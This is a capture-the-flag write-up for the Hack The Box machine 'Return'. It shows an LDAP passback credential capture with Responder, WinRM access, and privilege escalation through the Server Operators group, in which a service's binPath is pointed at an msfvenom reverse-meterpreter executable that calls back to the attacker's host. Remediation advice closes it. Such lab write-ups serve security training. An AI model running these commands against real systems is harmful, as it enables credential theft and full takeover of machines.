HackTheBox - Return (Easy)

https://app.hackthebox.com/machines/401

Table of content

Enumeration


Nmap scan

```
# Nmap 7.93 scan initiated Mon May 15 07:32:45 2023 as: nmap -A -p- -oN nmapResults.txt 10.129.95.241
Nmap scan report for 10.129.95.241
Host is up (0.058s latency).
Not shown: 65509 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: HTB Printer Admin Panel
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-05-15 11:51:51Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
```

```
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
49688/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
|_clock-skew: 18m34s
| smb2-time:
|   date: 2023-05-15T11:52:51
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon May 15 07:34:22 2023 -- 1 IP address (1 host up) scanned in 97.31 seconds
```


Web enumeration (port 80)

Let’s see what’s on the webserver on port 80 :



So, we have access to a printer admin panel. The first problem I see here is the fact that there is **no authentication required** to access this admin panel. The impact of this will depend on what we are able to do on this admin panel.

Let’s see what’s on the “**Settings**” page by clicking on the “**Settings**” button at the top of the webpage :



Settings

Server Address	printer.return.local
Server Port	389
Username	svc-printer
Password	*******
Update	


On this page, we can see the configuration of the printer. Fortunately for the target (not for an attacker), the password is not returned in the password field, this is a good point. We can see the server port set to **389**. We can deduce from this that the printer will try to authenticate using the LDAP protocol. We also have a username that could be useful later (**svc-printer**).

Initial access

The problem with LDAP authentication is that the password is sent in cleartext. Since we are able to edit the server address, we may be able to capture the credentials from the LDAP request by with Responder by setting the server address to our IP address. First, let’s start responder on the VPN interface :

```
┌──(kali㉿kali)-[~/…/HTB/CTF/Easy/Return]
└─$ sudo responder -I tun0
[sudo] password for kali:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.16.8]
    Responder IPv6             [dead:beef:4::1006]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-8IV3QBR5OTW]
    Responder Domain Name      [UCI7.LOCAL]
    Responder DCE-RPC Port     [45552]

[+] Listening for events...
```

Now, we can set the server address setting to our IP address on the printer admin panel :



Settings

Server Address	10.10.16.8
Server Port	389
Username	svc-printer
Password	*******

Then we can click on the "**Update**" button. Finally, let's see if Responder captured the LDAP authentication request :

```
[LDAP] Cleartext Client   : 10.129.95.241
[LDAP] Cleartext Username : return\svc-printer
[LDAP] Cleartext Password : [HIDDEN]
```

We successfully captured the password for **svc-printer** user. Since **port 5985** is open (for WinRM service), we can try to connect to it with those credentials using Evil-WinRM :

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.129.95.241 -u svc-printer -p '[HIDDEN]'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
```

```
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

We successfully authenticated on the WinRM service. This is a problem since user **svc-printer** should only be used to authenticate the printer to the Print Server. The user **svc-printer** should not have the right to authenticate on the WinRM service.

Windows enumeration

Let’s see what privileges does svc-printer have :

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami /all

USER INFORMATION
----------------

User Name          SID
================== =============================================
return\svc-printer S-1-5-21-3750359090-2939318659-876128439-1103


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators                   Alias            S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators                    Alias            S-1-5-32-550 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                         State
============================= =================================== =======
SeMachineAccountPrivilege     Add workstations to domain          Enabled
SeLoadDriverPrivilege         Load and unload device drivers      Enabled
SeSystemtimePrivilege         Change the system time              Enabled
SeBackupPrivilege             Back up files and directories       Enabled
SeRestorePrivilege            Restore files and directories       Enabled
SeShutdownPrivilege           Shut down the system                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
SeTimeZonePrivilege           Change the time zone                Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

You can notice that **svc-printer** user is a member of Server Operators group. According to the Security Groups Microsoft documentation :

> Members of the Server Operators group can administer domain controllers. This group exists only on domain controllers. By default, the group has no members. Members of the Server Operators group

> can take the following actions: sign in to a server interactively, create and delete network shared resources, **start and stop services**, back up and restore files, format the hard disk drive of the computer, and shut down the computer. This group can't be renamed, deleted, or removed.

Since we are able to start and stop services, we can try to change the binary path of a service to make it execute a malicious executable. Let’s see what services are running on the system :

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> services

Path                                                                                                                 Privileges Service
----                                                                                                                 ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                                                                  True ADWS
\??\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys       True MpKslceeb27
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                                                              True NetTcpPortS
C:\Windows\SysWow64\perfhost.exe                                                                                           True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                                                False Sense
C:\Windows\servicing\TrustedInstaller.exe                                                                                 False TrustedInst
"C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"                                                     True VGAuthServi
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                                                                        True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"                                             True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"                                            True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                                                                      False WMPNetworkS
```

We can use **sc.exe** to list the permissions on the service :

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe sdshow VMTools

D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDW
```

The output is in SDDL (Security Descriptor Definition Language) format. Here is a documentation to understand the syntax of this output. According to this documentation, the **Server Operators** group has the following privileges on the **VMTools** service :

- CC : Create All Child Objects
- DC : Delete All Child Objects
- LC : List Contents
- SW : All Validated Writes
- RP : Read All Properties
- **WP : Write All Properties**
- DT : Delete Subtree
- LO : List Object
- CR : All Extended Rights
- SD : Delete
- RC : Read Permissions
- WD : Modify Permissions
- WO : Modify Owner

So we can change any properties of **VMTools** service. We know that this service runs **vmtoolsd** process. We can see if this process is running as **NT AUTHORITY\SYSTEM**. To do this, we can use the following command :

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe qc VMTools
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: VMTools
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : VMware Tools
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

So, **VMTools** service runs as **LocalSystem** (it's just another name for **NT AUTHORITY\SYSTEM** user).

We have everything we need to escalate our privileges.

Privilege escalation

First, let's use **msfvenom** to generate a malicious executable that will open a reverse meterpreter to our attacking host :

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=4242 -f exe-service -o rshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe-service file: 48640 bytes
Saved as: rshell.exe
```

Now, we can run **msfconsole** and start a listener on local port 4242 :

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

                          ########                  #
                      #################            #
                   ######################         #
                  #########################      #
                ############################
               ##############################
               ###############################
              ###############################
              ##############################
                              #    ########   #
                 ##        ###        ####   ##
                                      ###   ###
                                    ####   ###
               ####          ##########   ####
               #######################   ####
                 ####################   ####
                  ##################  ####
                    ############      ##
                       ########        ###
                      #########        #####
                    ############      ######
                   ########      #########
                     #####       ########
                       ###       #########
                      ######    ############
                     #######################
                     #   #   ###  #   #   ##
                     ########################
                      ##     ##   ##     ##
                            https://metasploit.com


       =[ metasploit v6.3.4-dev                          ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Start commands with a space to avoid saving
them to history
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
```

```
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST tun0
LHOST => tun0
msf6 exploit(multi/handler) > set LPORT 4242
LPORT => 4242
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.16.8:4242
```

Then, we can upload the malicious executable (**rshell.exe**) to the target host :

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> upload /home/kali/rshell.exe
Info: Uploading /home/kali/rshell.exe to C:\Users\svc-printer\Documents\rshell.exe


Data: 64852 bytes of 64852 bytes copied

Info: Upload successful!
```

Next, we can change the binary path of **VMTools** service to the path for the malicious executable, stop the service, and start it again :

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe config VMTools binPath="C:\Users\svc-printer\Documents\rshell.exe"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe stop VMTools

SERVICE_NAME: VMTools
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe start VMTools

SERVICE_NAME: VMTools
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 2256
        FLAGS              :
```

Finally, let’s check our listener on port 4242 :

```
[*] Started reverse TCP handler on 10.10.16.8:4242
[*] Sending stage (200774 bytes) to 10.129.95.241
[*] Meterpreter session 1 opened (10.10.16.8:4242 -> 10.129.95.241:52155) at 2023-05-18 19:21:52 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Now, we that we have a meterpreter shell as **NT AUTHORITY\SYSTEM**, we have full control on the system.

Vulnerabilities summary

Missing authentication on the printer admin panel

Pentester evaluation

- Score : **4 MEDIUM**

- Impact : Allows an attacker to access the printer admin panel without authentication and change the printer configuration.

Remediation proposition

Add a login page to the printer admin panel to avoid an attacker from accessing the printer configuration. Uses hashed password instead of cleartext password in the source code.

Insecure authentication using clear text password in request

Pentester evaluation :

- Score : **9 VERY HIGH**
- Impact : Allows an attacker to capture credentials to gain access to a privileged user on the system (**svc-printer**).

Remediation proposition :

Use LDAPS instead of LDAP for authentication on the print server. This way, an attacker will not be able to capture the password.

Mismanagement of svc-printer privileges

Pentester evaluation :

- Score : **10 EXTREME**
- Impact : If an attacker gain access to svc-printer account, he can leverage his privileges to gain access as NT AUTHORITY\SYSTEM on the system.

Remediation proposition :

Remove unnecessary privileges to svc-printer user :

- Remove svc-printer from Server Operators group
- Remove svc-printer from Print Operators group
- Remove svc-printer from Remote Management Users group

Sources

- Understanding SSDL syntax : https://itconnect.uw.edu/tools-services-support/it-systems-infrastructure/msinf/other-help/understanding-sddl-syntax/
- Privilege escalation with Server Operators group : https://www.hackingarticles.in/windows-privilege-escalation-server-operator-group/
- Passback attack : https://www.wolfandco.com/resources/insights/ldap-passback-attacks-how-to-secure-your-printers/